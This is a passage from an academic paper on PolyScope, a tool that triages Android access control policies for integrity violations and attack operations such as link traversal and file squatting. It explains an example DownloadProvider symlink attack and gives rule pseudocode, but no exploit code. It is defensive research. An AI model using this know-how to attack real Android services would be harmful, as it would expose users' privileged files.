defines our threat model. Sections 5 and 6 describe the design and implementation of PolyScope. Section 7 performs a variety of experiments to show how PolyScope triages access control policies in Android releases. Section 8 describes current limitations and how they may be addressed. Section 9 examines differences from related work. Section 10 concludes.

2 Motivation

In this section, we motivate the goals of our work. We first present an example of the challenge of detecting the attack operations that may lead to vulnerabilities in Android systems in Section 2.1. After outlining current approaches to access control policy analysis in Section 2.2, we describe their key limitations in Section 2.3.

2.1 An Example Vulnerability

A recent vulnerability discovered in Android services using the DownloadProvider allows untrusted apps to gain access to privileged files [27]. The DownloadProvider enables services to retrieve files on behalf of apps by a URI specifying the location of a file. An untrusted app may lure a service's DownloadProvider into using a maliciously crafted URI that resolves to a symbolic link created by the untrusted app. Through this symbolic link, the untrusted app can access any file to which the service is authorized, which may include some privileged files. This is an example of a *link traversal attack*.

Figure 1 shows exploitation of the vulnerability. The adversary sends a request URI (Pathname in Figure 1) to the victim (service running DownloadProvider) (1) that directs the victim to a symbolic link created by the adversary (a). When the victim uses its read permission to the symbolic link (2), the operating system resolves the link (3) to return access to the target file. This vulnerability may enable the adversary to leak and/or modify the target file (b) to which the adversary normally lacks access.

This vulnerability occurred because adversaries of the service have the permission to create a symbolic link in a directory to which the service running DownloadProvider also has access. Android access control aims to limit the exposure of services to directories modifiable by third-party apps and other adversaries, but sometimes functional requirements demand such permissions be available. In addition, Android systems allow apps to extend their own permissions by obtaining Android permissions and grant services permissions to app directories, expanding the directories at risk.

2.2 Access Control Policy Analysis

To prevent such vulnerabilities, defenders may limit access to sensitive resources using access control or other techniques that "sandbox" untrusted programs. However, privileged processes often provide functionality that requires shared access to some sensitive resources with untrusted processes. In the example above, the Download Provider provides a file access service for its clients, so both share access to files served. As a result, we need a way to triage access control policies to identify resources that may lead to vulnerabilities for such authorized sharing.

Access control policy analysis [24, 40] computes the authorized information flows among subjects and objects from a system's access control policies. An access control policy authorizes an *information flow from a subject to an object* if the policy allows that subject to perform an operation that modifies the object, called a *write-like operation*, and authorizes an *information flow from an object to a subject* if the policy allows that subject to perform an operation that uses the object's data, called a *read-like operation* (e.g., read or execute). Some operations may be both read-like and write-like, enabling information flow in both directions.

However, modern Android systems have hundreds of thousands of access control rules, so there are many, many authorized information flows. Researchers then explored methods to find the information flows associated with potential security problems. Some access control analyses focus on identifying secrecy problems [10, 14, 53, 54, 1] and others on integrity problems [25, 11]. In the example above, this vulnerability permits attacks on process integrity by controlling the file retrieved by the victim process, whereby the compromised process may be directed to leak or modify files on behalf of the adversary. To detect integrity problems, access control analyses are inspired by integrity models, such as Biba integrity [4], to detect information flows from adversaries to victims. Such information flows are called *integrity violations*, which are defined more formally as a tuple of resource, adversary, and victim, where the access control policy authorizes an information flow from the adversary to the resource (i.e., the adversary is authorized to perform a write-like operation on the resource) and authorizes an information flow from the resource to the victim (i.e., the victim is authorized to perform a read-like operation on the resource).

2.3 Limitations of Current Techniques

Access control policy analyses attempt to solve three main problems to help identify vulnerabilities, but current ap-




Figure 2: **PolyScope Logical Flow:** PolyScope computes per-subject adversaries (Step 1), permission expansion by those adversaries (Step 2), the integrity violations to which adversaries are authorized (Step 3), and the attack operations adversaries may perform to launch attacks (Step 4) as test cases for vulnerability testing.

proaches suffer from key limitations on each problem.

The first problem in using access control policy analysis is to **identify the adversaries who may benefit from exploitation of each subject**. Previous research often identifies untrusted apps[2] as adversaries and assumes that all system services and OEM value-added apps and services are trusted. However, as OEMs push more functionality into their own Android distributions, they deploy a variety of new and modified apps and services whose trustworthiness may vary. A recent study [16] reveals that some OEM pre-installed code lacks in end-to-end quality control and might even leverage code from third parties, resulting in backdoors and other vulnerabilities [37]. By ignoring OEM apps and services, we risk missing attacks that utilize them as stepping stones to exploit Android system services. However, we must be careful not to overapproximate adversaries, which leads to false positives.

The second problem is to **determine the permissions adversaries control to create integrity violations**. Recent access control analysis methods that reason about multiple access control policies [10, 22] do not account for how an adversary may exploit flexibility in those policy models to expose new integrity violations. For example, the recent BigMAC system computes the data flows authorized by a combination of Android policies, but we find that Android authorizes hundreds of thousands of data flows when only a small fraction (0.1 to 1.5%) cause integrity violations [3]. Another problem is that OEMs often uilitize DAC policies to protect their value-added apps and services, but adversaries may modify DAC policies to create new integrity violations by obtaining Android permissions from unsuspecting users and by granting permissions to objects they "own" to potential victims to lure them into attacks. Researchers have previously identified problems caused by DAC policy flexibility [21, 29] that limit its ability to prevent unauthorized access. While in theory MAC policies could be configured to block changes from creating integrity violations, MAC policies are more complex to configure and are unforgiving if a needed permission is not granted. As a result, we believe that OEMs are overly dependent on DAC policies.

The third problem is to **compute the operations that an adversary may be authorized to employ to launch attacks**, which we call *attack operations*. Once we know that an adversary has been authorized permissions that create an integrity violation, a question is how an adversary may exploit those permissions to launch attacks. While integrity violations are a necessary precondition for attacks, adversaries must be able to perform the operations necessary to launch attacks. Android systems provide filesystem and program configurations that could prevent attack operations. First, Android uses filesystem configurations that prevent symbolic links from being created in external storage directories, which can block link traversal attacks like the example above. In addition, Android systems have also introduced a specialized FileProvider class that requires clients to open files for their servers, which can also prevent link traversal attacks. However, such ad hoc configurations are only employed sporadically (see also Section 8.2), so it is important to determine which attack operations are really possible to guide defenders without creating false positives.

3 PolyScope Overview

In this paper, we present a new Android access control analysis tool, called PolyScope, that computes the set of authorized attack operations for an Android system while overcoming the limitations described above. Prior research that performs multi-policy analysis only computes information flows for a current snapshot of the policies [10, 22], which neither accounts for policy manipulations nor identifies the specific attack operations that could enable exploitation. Figure 2 shows PolyScope's approach. In Step 1, PolyScope identifies the adversaries for each subject using definitions of mutual trust validated against an approach that computes worst-case, as described in Section 5.2. In Step 2, PolyScope determines the permissions adversaries control by modeling how adversaries may expand permissions available to themselves and their victims by exploiting the flexibility in Android access control policies, as described in Section 5.3. In Step 3, PolyScope uses

[2] Includes apps assigned to the SEAndroid domains `untrusted_app` and `isolated_app`. Information on SEAndroid domains appears in Section 5.1.

[3] Compare the "Authorized Data Flows" row in Table 2 to the "PolyScope IVs with Operations" row.




Figure 3: **Integrity Violation (IV) Classes**: (1) *File-IVs* grant adversaries direct access to modify files that victims use; (2) *Binding-IVs* grant adversaries the ability to modify name resolution of file names; and (3) *Pathname-IVs* enable adversaries to lure victims to the part of the filesystem they can modify.

these expanded permissions to compute integrity violations based on *integrity violation rules* defined in Section 5.4. In Step 4, PolyScope uses these integrity violations to compute the types of attack operations possible using *attack operation rules* defined in Section 5.5. We identify the specific types of integrity violations and attack operations we consider in this paper in Section 4.

PolyScope computes integrity violations and attack operations to triage Android releases for vulnerabilities authorized by access control policies. Integrity violations computed in Step 3 identify the filesystem resources that victims are authorized to access that their adversaries are authorized to modify (see Section 2.2). Attack operations computed in Step 4 determine the types of operations that adversaries are capable of performing in modifying filesystem resources to launch attacks for each IV. As indicated in Figure 2, all the PolyScope steps perform static access policy analysis. Using the computed attack operations, an analyst can perform vulnerability testing on victim applications either manually or preferably using dynamic analysis. The aim is to develop dynamic testing techniques that drive victims to scenarios where they access a resource associated with an integrity violation, where testing will apply an attack operation to determine whether the victim prevents the attack or not. In Section 6, we describe dynamic analysis analysis methods to detect victim use of IVs from which we find two new vulnerabilities from subsequent manual testing in Section 7.6.

4 Threat Model

In this paper, adversaries may modify any part of the filesystem and send requests (e.g., IPCs) to any subject to which they are authorized by the combination of Android access control policies. Adversaries may make arbitrary changes to authorized filesystem resources. Also, adversaries may send arbitrary data in requests. We assume that adversaries will exploit such abilities to modify any resource that they are authorized to modify that a victim may use. That is, adversaries we assume that adversaries will exploit all integrity violations (IVs) authorized by the Android policies.

We aim to triage systems for three classes of integrity violations on filesystem access, covering a wide variety of vulnerabilities including confused deputy [20] and time-of-check-to-time-of-use (TOCTTOU) vulnerabilities [31, 5]. Related to Figure 1, we show these integrity violation classes in Figure 3. First, *file-IVs* allow adversaries to modify target files that are authorized to victims directly (1), possibly leading victims to unexpected use of adversary-controlled data. We further distinguish file-IVs by whether the victim can read (*read-IVs*), write (*write-IVs*), and/or execute (*exec-IVs*) the IV file. Second, *binding-IVs* enable adversaries to redirect victims to target files during name resolution (2), causing victims to operate on files chosen by adversaries. Third, *pathname-IVs* enable adversaries to lure victims to an adversary-controlled part of the filesystem using an adversary-supplied pathname (3), which is the integrity violation exploited in the example vulnerability of Section 2.1.

For each integrity violation found, we assume that an adversary may attempt any possible attack operation. In general, attack operations enable adversaries to provide malicious input to victims by getting them to use an adversary-controlled file or binding to enable the adversary to choose the input to the victim, whose basic approaches date to the 1970s [31]. File-IV attack operations simply *modify the resource* awaiting use (read, write, or execute) by the victim. Binding-IV attack operations direct the victim to a resource chosen by the adversary, using link traversal or file squatting attacks. A *link traversal* attack directs a victim to access a resource to which the adversary is not authorized. A *file squatting* attack plants an adversary-controlled resource at a location where the victim expects a protected file. Pathname-IVs attack operations lure a victim who processes pathnames (e.g., URLs) to an adversary-controlled binding to exploit a link traversal.

In developing PolyScope, we assume trust in some components of Android systems. First, we assume that the Android operating system operates correctly, including enforcement of its access control policies and system configurations correctly. For example, we trust the Android operating system to satisfy the reference monitor concept [2]. We note that the Android operating system includes the Linux operating system and a variety of system services. Our assumptions about trust among such services is determined using Android specifications, as described in Section 5.2.

5 PolyScope Design

In this section, we examine the design challenges in computing attack operations for Android systems. In particular, after providing some brief background information, we focus on four key steps outlined in the PolyScope overview in Section 3.

5.1 Design Background

In this section, we describe the various access control techniques used by Android systems that are necessary to un-

derstand the PolyScope design. Android uses SEAndroid mandatory access control (MAC), Unix discretionary access control (DAC), the Android permission system, and Linux capabilities to control access to filesystem resources directly or indirectly. Linux capabilities have no tangible impact on contributing attack operations on recent Android versions, so we do not discuss them further. Using the remaining models, we define PolyScope's interpretation of *subjects* and *objects* applied in policy analysis.

SEAndroid MAC: SEAndroid is a port of the SELinux mandatory access control system [39] with additional support for Android mechanisms, such as Binder IPC. SEAndroid supports three access control models: Type Enforcement (TE), Role-Based Access Control (RBAC), and Multi-Level Security (MLS). All the models are *mandatory access control models* (MAC) in that they are defined by the system and are not intended to be modified by users or their programs. Out of these three, the TE model acts as the primary enforcement model to protect the integrity of the Android system's trusted computing base processes. MLS is used mainly to separate apps from one another. On the other hand, RBAC does not receive much use currently on Android, so we do not describe it further.

The SEAndroid TE policy[4] defines authorization rules in terms of security labels [6], where a subject can perform an operation on an object if there is a rule authorizing the subject's security label to perform the operation on object's security label. The SEAndroid MLS policy enables subjects and objects to be associated with categories [3], where subjects can only perform operations on objects when the subject is authorized for the object's category.

Unix DAC: Android systems also use traditional Unix discretionary access control (DAC) as provided by the Linux system on which Android is based. Unix DAC associates files with a UID for the file owner and a GID for the file group. Processes are also associated with a process UID and GID, but a process may additionally belong to a set of supplementary groups. A process can perform an operation on a file if: (1) the file's UID is the same as the process's UID and the file owner is authorized to perform that operation; (2) the file's GID matches one of the process's groups (i.e., process's GID or supplementary) and the file group is authorized to perform that operation; or (3) any process UID (i.e., others) is authorized to perform that operation for that file. Importantly, Unix DAC allows a process to modify file permissions when the process's UID is the same as the file's owner UID.

Rather than associating UID's with individual users, as is traditional, Android associates UIDs with individual services and apps. Thus, services and apps "own" a set of files (i.e., with the app's UID as the file owner UID) for which they may modify permissions. Thus, malicious apps can change the permissions for files they own, which is important for luring victims to create pathname-IVs.

Android Permission System: Android permissions are used to control access to app and service data. Android data/service providers enforce most Android permissions, but some Android permissions are mapped to DAC supplementary groups, which are assigned to apps when the associated Android permission is granted. Thus, Android permissions may add DAC supplementary groups to app processes, granting them additional filesystem permissions.

Note that each Android permission has an associated *protection level* that is used to determine whether or not an application may be granted that permission. Over time, the permission granting policy has become more complex [57]. Currently, permissions with the "normal" protection level are automatically granted to applications. However, permissions with the "dangerous" protection level (e.g., guarding sensitive personal data such as GPS) require additional runtime authorization from the user. Permissions with the "signature" protection level can only be granted to applications signed by the same developer key that was used to define the permission. The signature protection level is primarily used to restrict access to functionality that only system applications should access. Finally, there are several other flags that provide ad hoc restrictions, e.g., a "privileged" flag allows privileged, OEM-bundled applications to acquire associated permissions.

Mapping MAC and DAC Policies: To reason about access control for the combined DAC and MAC policies, PolyScope needs to determine how to map MAC policies in the form of TE security labels and MLS categories to DAC policies in the form of UIDs and groups. Fortunately, Android makes such determination straightforward [5]. Files and directories are explicitly assigned both MAC and DAC information directly, so there is no possibility of ambiguity. For processes, the mapping between MAC and DAC information is indirect. Android assigns the same MAC TE security label, MAC MLS category, DAC UID, and DAC groups[6] to each program when it is run, as identified by Chen et al. [10]. Thus, we collect the MAC-DAC mapping for processes by running programs. For all apps and services we have run, this relationship has held, but this implies that we can only perform policy analysis for apps and services installed on the release (i.e., that we can run). We use this information to define subjects and objects for PolyScope analysis as follows.

- **Subjects**: Each process is associated with a *subject* defined by its MAC TE label, MLS category set, DAC UID, and a set of DAC groups (GID and supplemental

[4]Note that in this paper we sometimes refer to the "MAC TE" policy, which is the same as the SEAndroid TE policy.

[5]Extracting such policy information is straightforward when we have the filesystem information. We root Android devices to obtain such information, but researchers have developed techniques to extract such information from firmware images [22], as we discuss in Section 6.

[6]The complete set of supplementary groups assigned to a program's processes depend on the Android permissions obtained for the program. We define the assumption we use for PolyScope in Section 5.3.

groups). There may be many processes associated with one subject.

- **Objects**: Each resource is associated with an *object* defined by its MAC TE label, MLS category set, DAC UID/GID, and mode bits (i.e., owner, group, others permissions). There may be many files/directories associated with one object.

PolyScope reasons about access control policies in terms of subjects and objects, rather than individual processes and resources, as the definitions of subjects and objects form equivalence classes with respect to adversaries. All processes of the same subject share the same adversaries, and all resource associated with the same object are modifiable by the same adversaries. Thus, we express PolyScope results in terms of subjects and objects in Section 7.

5.2 Compute Per-Subject Adversaries

One challenge is to identify the adversaries for each subject. Researchers often identify subjects adversaries based untrusted sources (e.g., Chen et al. [10] used third-party apps as adversaries) or based on their role in the system (e.g., Jaeger et al. [25] said only core system services could be trusted). However, these approaches are one-dimensional and ad hoc. Since they are ad hoc, there is a greater likelihood of missing possible attack sources or identifying trusted sources as false adversaries. Since they are one-dimensional (i.e., either focusing on trust or not), there is no basis to determine whether adversaries are missing or misclassified.

We propose to develop a method for computing adversaries that considers both the best-case and worst-case trust to derive per-subject adversary sets. For the worst case, we leverage the conservative *integrity wall* approach of Vijayakumar *et al.* [50]. The integrity wall approach uses the insight that only the subjects that can trivially compromise a subject's program must be trusted, thus computing a minimal trusted computing base (TCB) (i.e., fewest subjects trusted) of subjects for each program. For the best case, we use the process privilege levels defined by Google [17], which groups subjects in classes by whether they should be mutually trustworthy. By examining trust from two directions, we can perform validation on whether the combination is consistent. While this approach enables just one type of limited validation, we are not aware of any prior work validating adversary sets.

The integrity wall method computes per-subject TCBs by detecting whether either one of two requirements are met: (1) the subject must trust any other subjects that are authorized to modify files that the subject may execute (i.e., its executable and library files) and (2) the subject must trust any other subjects that are authorized to modify kernel resources. We compute worst-case per-subject TCBs from MAC TE policies.

On the other hand, Android specifies "privilege levels" [17] that describe which subjects should mutually trust one another, implying a best-case TCB. Google defines six privilege levels in an Android system [17], which we group into five levels for evaluation in Section 7: (T5) root processes; (T4) system processes; (T3) service processes; (T2) trusted application processes; (T1) untrusted application processes and isolated process. Isolated apps and untrusted apps are separated into distinct privilege levels by Google, but in this paper, we do not consider attacks on untrusted apps by the lower privileged isolated apps. Table 1 lists these privilege levels based on their UID and MAC labels.

Using Google's privilege levels, we assume a subject trusts all of the subjects at its level or higher. For example, untrusted apps trust other untrusted apps and any subjects at higher privilege levels, such as the Android system services (e.g., system server). Trusting subjects at higher privilege levels is accepted because such subjects provide functionality that the subjects at lower privilege levels depend upon. However, assuming untrusted apps may be mutually trusting may be harder to accept, but we are not looking for attacks between untrusted apps in this paper. Resolving how to identify adversaries among untrusted apps, such as determining whether mutual trust for all is appropriate, is future work.

To produce an accurate adversary set, we validate consistency between the best-case and worst-case trust sets to derive an adversary set that is consistent with both trust sets. Specifically, PolyScope validates whether the worst-case trust set for each subject is a subset of that subject's best-case trust set. If so, then there does not exist an adversary of any subject relative to its best-case trust set (i.e., fewest adversaries) that is not also an adversary relative to that subject's worst-case trust set (i.e., maximal adversaries). An inconsistency implies that the Android privilege levels are missing a fundamental trust requirement to prevent trivially compromising the subject.

5.3 Compute Permission Expansion

A key difficulty for OEMs is predicting which resources may be accessible to adversaries and victims to derive attack operations accurately. A problem is that while MAC policies are essentially fixed (i.e., between software updates), DAC permissions may be modified by adversaries to increase the attack operations that they could execute. We identify two ways that adversaries may modify permission assignments on Android systems: (1) adversaries may obtain Android permissions that augment their own DAC permissions and (2) adversaries may delegate DAC permissions for objects that they own to potential victims. For some Android permissions, adversaries gain new DAC permissions to access additional resources that may enable attacks. By delegating DAC permissions to objects they own, adversaries may lure potential victims to resources that adversaries control.

Adversary Permission Expansion: In Android systems, some Android permissions are implemented using DAC groups. As described above, a process is associated with a single UID and GID, but also an arbitrarily large set of supplementary groups that enable further "group" permissions. Thus,

Table 1: Google's Process Privilege Levels [17]

Process Level[1]	Level Membership Requirements
Root Process (T5)	Process running with UID root (e.g., MAC labels `kernel` and `init`)
System Process (T4)	Process running with UID system (e.g., MAC label `system server`)
Service Process (T3)	AOSP core service providers (e.g., MAC labels `bluetooth` and `mediaserver`)
Trusted Application Process (T2)	AOSP default and vendor apps (e.g., MAC labels `platform_app` and `priv_app`)
Untrusted Application Process (T1)	Third-party applications (e.g., MAC label `untrusted_app`)
Isolated Process (T0)	Processes that are expected to receive adversarial inputs (e.g., MAC label `webview`)

[1] Listing types of processes based on their privilege level, from high to low with root processes being most privileged (T5) and isolated processes being the least privileged (T0). We group T0 and T1 together calling the resultant level T1 in the evaluation in Section 7.

when a user grants an Android permission associated with one or more DAC groups to an app, there is a direct expansion of that app's permissions in terms of its DAC permissions. Since the MAC policies are generally lenient in Android systems, these new DAC permissions may grant privileges that enable attacks. For PolyScope, we assume that subjects can obtain all of their "normal" Android permissions and are granted all of their "dangerous" permissions by users for analysis, as described in the previous section. One of the vulnerability case studies we highlight in Section 7.6 exploits adversary permission expansion.

Victim Permission Expansion: Researchers have long known that allowing adversaries to administer DAC permissions for their own objects can present difficulties in predicting possible permission assignments. Researchers proved that the *safety problem* of predicting whether a particular unsafe permission will ever be granted to a particular subject for a typical DAC protection system, i.e., an access matrix for subjects and objects where objects and permissions may be added in a single command, is undecidable in the general case [21]. As a result, researchers explored alternative DAC models for which the safety problem could be solved, such as the take-grant model [26], the typed access matrix [38], and policy constraints [45].

Using the ability to manage DAC permissions to objects they own, adversaries can grant permissions to their resources to victims, expanding the set of resources that victims may be lured to use. In many cases, victims have MAC permissions that grant them access to adversary directories, but vendors use DAC permissions to block access. However, since adversaries own these directories, they can simply grant the removed permissions to potential victims themselves.

5.4 Compute Integrity Violations

In this section, we show how to compute integrity violations for file-IVs, binding-IVs, and pathname-IVs defined in Section 4. Recall from Section 2.2 that integrity violations are a tuple of resource, adversary, and victim, where the adversary is authorized to modify the resource and the victim is authorized to use (e.g., read, write, or execute) the resource.

Computing File Integrity Violations: A file vulnerability may be possible if a subject uses (read, write, or execute) a file that can be modified by an adversary. In practice, many subjects read files their adversaries may write (`read-IVs`) with adequate defenses, but risks are greater if the subject executes (`exec-IVs`) or also modifies such files (`write-IVs`). For exec-IVs, executing input from an adversary enables an adversary to control a victim's executable code. For write-IVs, if a subject writes to a file its adversaries also may write, then adversaries may be able to undo or replace valid content.

```
{read|write|exec}(file, victim) &&  // victim can access file,
adv-expand(file, adversary) &&      // but adv-expanded perms
write(file, adversary)              // enables to modify file
    -->
{read|write|exec}-IV(file, victim, adversary)
```

This rule determines whether the victim is authorized by the combination of access control policies for reading, writing, or executing files, using the `{read|write|exec}` predicate. The rule accounts for the adversary's expansion of their own permissions, as indicated by the predicate `adv-expand`. If the adversary also has write permission to the file (`write` predicate), then the associated integrity violation is created.

Computing Binding Integrity Violations: A binding vulnerability is possible if a subject may use a binding in resolving a file name that adversaries can modify.

```
use(binding, victim) &&          // victim can use binding,
adv-expand(file, adversary) &&   // but adv-expanded perms
write(binding, adversary)        // enable to modify binding
    -->
binding-IV(binding, victim, adversary)
```

This rule parallels the rule for file-IVs, except that this rule applies to a victim having the permission to use a binding in name resolution (`use` predicate).

Computing Pathname Integrity Violations: Pathname integrity violations are binding integrity violations that are possible when a subject uses input from an adversary to build a file pathnames used in name resolution. First, adversaries must be authorized to communicate with the victim. Second, through their input, adversaries can lure victims to any bindings they choose, enabling them to expand the IVs available for exploitation by victim permission expansion.

```
write(ipc, adv, vic) &&          // may send IPCs to victim
vic-expand(binding, adv, vic) && // and expand victim perms
binding-IV(binding, vic, adv)    // to lure victim
    -->
pathname-IV(binding, vic, adv)
```

Adversaries must be granted write privilege to communicate to the victim, as defined in the `write` predicate. Android services may use Binder IPCs, and we further limit `write`

to use IPCs that communicate URLs for Android services. The adversary can use victim expansion to increase the set of bindings the victim is authorized to use by `vic-expand`. If that binding meets the requirements of a binding-IV (see above), then a pathname-IV is also possible for this victim.

5.5 Compute Attack Operations

We define how PolyScope computes attack operations from the integrity violations computed in the last section and the relevant system configurations. We identify four types of attack operations that an adversary could use to exploit the three types of integrity violations: (1) file modification for file IVs; (2) file squatting for binding-IVs; (3) link traversal for binding-IVs; and (4) luring traversal for pathname-IVs.

File Modification Attacks: For read/write/exec IVs, the attack operation is to modify the objects involved in each IV. However, Android uses some read-only filesystems, so not all files to which adversaries have write privilege are really modifiable. Thus, the rule for *file modification* operations additionally checks whether the file is in a writable filesystem.

```
{read|write|exec}-IV(file, victim, adversary) &&
fs-writable(file)      // file's filesystem is writable
    -->
file-mod(file, victim, adversary)
```

File Squatting Attack: In a file squatting attack, adversaries plant files that they expect that the victim will access. The adversary grants access to the victim to allow the victim to use the adversary-controlled file. This attack operation gives the adversary control of the content of a file that the victim will use. To perform a file squatting attack operation, the adversary must really be able to write to the directory to plant the file. Thus, the rule for *file squatting* operations is essentially the same as for file modification, but applies to binding-IVs.

```
binding-IV(binding, victim, adversary) &&
fs-writable(binding)     // binding's filesystem is writable
    -->
file-squat(binding, victim, adversary)
```

In this rule, we assume that the adversary predicts the filenames used by the victim. In the future, we will explore extending the rule to account for that capability.

Link Traversal: A link traversal attack is implemented by planting a symbolic link at a binding modifiable by the adversary, as described in Section 2.1. However, Android also uses some filesystem configurations that prohibit symbolic links, so not all bindings to which adversaries have write privilege and are in writable filesystems allow the creation of the symbolic links necessary to perform link traversals. Thus, the rule for *link traversal* operations extends the rule for file squatting to account for this additional requirement.

```
binding-IV(binding, victim, adversary) &&
fs-writable(binding)     // binding's filesystem is writable
symlink(binding) &&      // and allows symlinks
    -->
link-traversal(binding, victim, adversary)
```

Luring Traversal: An adversary may lure a victim to a binding controlled by the adversary to launch an attack operation. However, the Android FileProvider class can prevent such attacks. Specifically, the FileProvider class requires that clients open files themselves and provide the FileProvider with the resultant file descriptor. Since the clients open the file, they perform any name resolution, so the potential victim is no longer prone to pathname vulnerabilities. Thus, the rule for *luring traversal* operations extends the rule for link traversal for pathname-IVs by requiring the absence of any FileProvider class usage. OEMs still have many services and privileged apps that do not employ the FileProvider class, leaving opportunities for pathname-IVs to be attacked.

```
pathname-IV(binding, victim, adversary) &&
fs-writable(binding) &&    // binding's filesystem is writable
symlink(binding) &&        // and allows symlinks
no-file-provider(victim)   // victim does not use FileProvider
    -->
luring-traversal(binding, file, victim, adversary)
```

While it is possible that the victim has implemented an extra defense in Android middleware (e.g., Customized Android Permission) to prevent IPCs, we do not yet account for these defenses. Including these defenses is future work.

6 Implementation

The PolyScope tool is implemented fully in Python in about 1500 SLOC and is compatible with Android version 5.0 and above. After *Data Collection* gathers access control policies, PolyScope implements the logical flow shown in Figure 2 in a slightly different manner described below. First, PolyScope computes integrity violations in steps one to three in Figure 2, but only for the SEAndroid TE policy, which we call *TE IV Computation*. Next, PolyScope computes whether the TE integrity violations are authorized by the remaining Android access control policies by re-running steps two and three in Figure 2, but only for resources associated with the TE IVs, which we call *TE IV Validation*. This separation enables us to parallelize the validation step, which has a significant performance impact, see Section 7.7. Finally, PolyScope leverages the validated IVs to *Compute Attack Operations*. Below, we discuss these major phases of the implementation, and how we use the results in *Testing for Vulnerabilities*.

Data Collection: We implemented multiple data collection scripts that collect access control data for the subjects and objects from an Android phone. The methods are relatively straightforward for accessible files and processes, detailed in Appendix A.1. However, we are not authorized to access all files, particularly those owned by root, so we run these scripts on rooted phones. Recent work by Hernandez et al. [22] is able to extract MAC policy and part of DAC configuration from Android firmware images without rooting devices. However, it has difficulty obtaining files located in some directories like `/data`. As shown in Table 1 of their paper [22], about 75% of the files' DAC configuration in `/data` cannot be retrieved, which we extract with our scripts.

TE IV Computation: To compute per-subject adversaries in Step 1 of Figure 2, PolyScope leverages the integrity wall [50] and Android privilege levels [17], as described in Section 5.2. We follow the procedure defined in the integrity wall paper for Linux [50], except we add objects upon which Android kernel integrity depends (e.g., `rootfs` and `selinuxfs`) to the set of kernel objects. Since the SEAndroid TE policy is immutable (i.e., modulo system upgrades), Step 2 of Figure 2 is not required. In Step 3, PolyScope computes the integrity violations authorized by the TE policy, as specified in Section 5.4.

TE IV Validation: After the TE IVs are identified, PolyScope validates whether these TE IVs are also authorized for the combination of remaining Android access control policies: Unix DAC, SEAndroid MLS, and Android permissions. Step 1 of Figure 2 is not rerun. In Step 2, PolyScope converts Android permissions to authorized DAC subgroups for adversary expansion and identifies the objects owned by each subject for victim expansion, as described in Section 5.3. In Step 3, PolyScope determines whether the SEAndroid MLS and DAC policies also authorize the victim and adversary of each IVs. As mentioned above, the set of TE IVs can be partitioned to validate them in parallel.

Compute Attack Operations: PolyScope then computes the attack operations for the IVs using the filesystem and program configurations as described in Section 5.5. PolyScope collects the relevant filesystem configurations by parsing the associated mount options. PolyScope collects the relevant program configurations (i.e., whether the victim includes a recommended defense, the FileProvider class) by reverse engineering the application's `apk` package to detect the presence of the FileProvider class. We validated the ability or inability to perform attack operations and found no discrepancies.

Testing for Vulnerabilities: The ultimate goal is to determine whether the victim is vulnerable to any of the attack operations. However, a key challenge is to determine whether and when a victim may actually access a resource associated with an attack operation. Just because a potential victim may be authorized to use a resource, does not mean it ever uses that resource. Even if a potential victim may use a resource associated with an attack operation, we need to determine the conditions when such an access is performed. Thus, detecting vulnerabilities often requires runtime testing.

The major challenge is to drive the victim subjects' programs to cause all file usage operations, akin to fuzz testing. Developing a fuzz testing approach for file operations is outside the scope of this paper, so we simply drive programs with available tools: (1) Android Exerciser Monkey; (2) Compatibility Testing Suite (CTS); and (3) Chizpurfle [23]. We use the Android Exerciser Monkey and CTS to emulate normal phone usage, and Chizpurfle to drive Android system services. With this approach, we are able to find the vulnerabilities described in Section 7.6. We discuss how to employ runtime systematically in the future in Section 8.1.

7 Evaluation

Table 2 summarizes the highlights of our evaluation for nine fresh installs of Android releases, demonstrating the importance of computing per-victim adversaries, permission expansion, and attack operations. Table 2 shows the relative effort to vet Android releases for vulnerabilities using the output of prior analyses [22, 10] (*Authorized Data Flows*), output of a past analyses [25, 50] using PolyScope's method for computing adversaries (*IVs for PolyScope Adversaries*), and two new analyses performed by PolyScope (*PolyScope IVs after Expansion* and *PolyScope IVs with Operations*) that provide a more accurate accounting of the threats victims may face. The counts are shown in terms of subject-object pairs, as *subjects* and *objects* are defined in Section 5.1. For data flows, we sum of the objects that each subject is authorized to use (i.e., in a *read-like operation*, see Section 2.2). For integrity violations (IVs), we only count the data flows to objects that another subject classified as an adversary is authorized to modify (i.e., in a *write-like operation*, see Section 2.2).

The first row of Table 2 lists the number of *authorized data flows* allowed by Android access control policies, showing that analyses that only compute data flows [22, 10] leave OEMs with hundreds of thousands of cases to assess to detect vulnerabilities. The second row in Table 2 shows that the number of data flows to consider can be reduced significantly by only considering those that cause integrity violations. The way PolyScope computes adversaries per-victim (see Section 5.2) for finding the *IVs for PolyScope Adversaries* results in a reduction of the number of data flows involved in integrity violations by at least two orders of magnitude.

Additionally, PolyScope provides two new analysis steps to detect threats more accurately. First, the third row of Table 2 shows the number of *PolyScope IVs after expansion*, which shows the counts for IVs found using the rules defined in Section 5.4. In several cases, the number of integrity violations increases significantly after accounting for expansion, in some cases by more than 10x. Second, the fourth row of Table 2 shows that the number of *PolyScope IVs with operations* based on the rules in Section 5.5 may be significantly reduced (14-21% across these releases) because no attack operation may be possible for some IVs given the filesystem and/or victim subjects' program configurations. We also consider the impact of the Android scoped storage defense [19] applied to Android 11 on PolyScope. Table 2 shows that number of IVs increases greatly between Android 10 and 11. As discussed in Section 8.2, we find that the traditional access controls were weakened when the new defense was added [7]. The total number of attack operations possible is shown in the fifth row, indicating the effort to test each release for vulnerabilities in terms of the types of operations that must be tested.

In Sections 7.1 to 7.4, we examine how the PolyScope

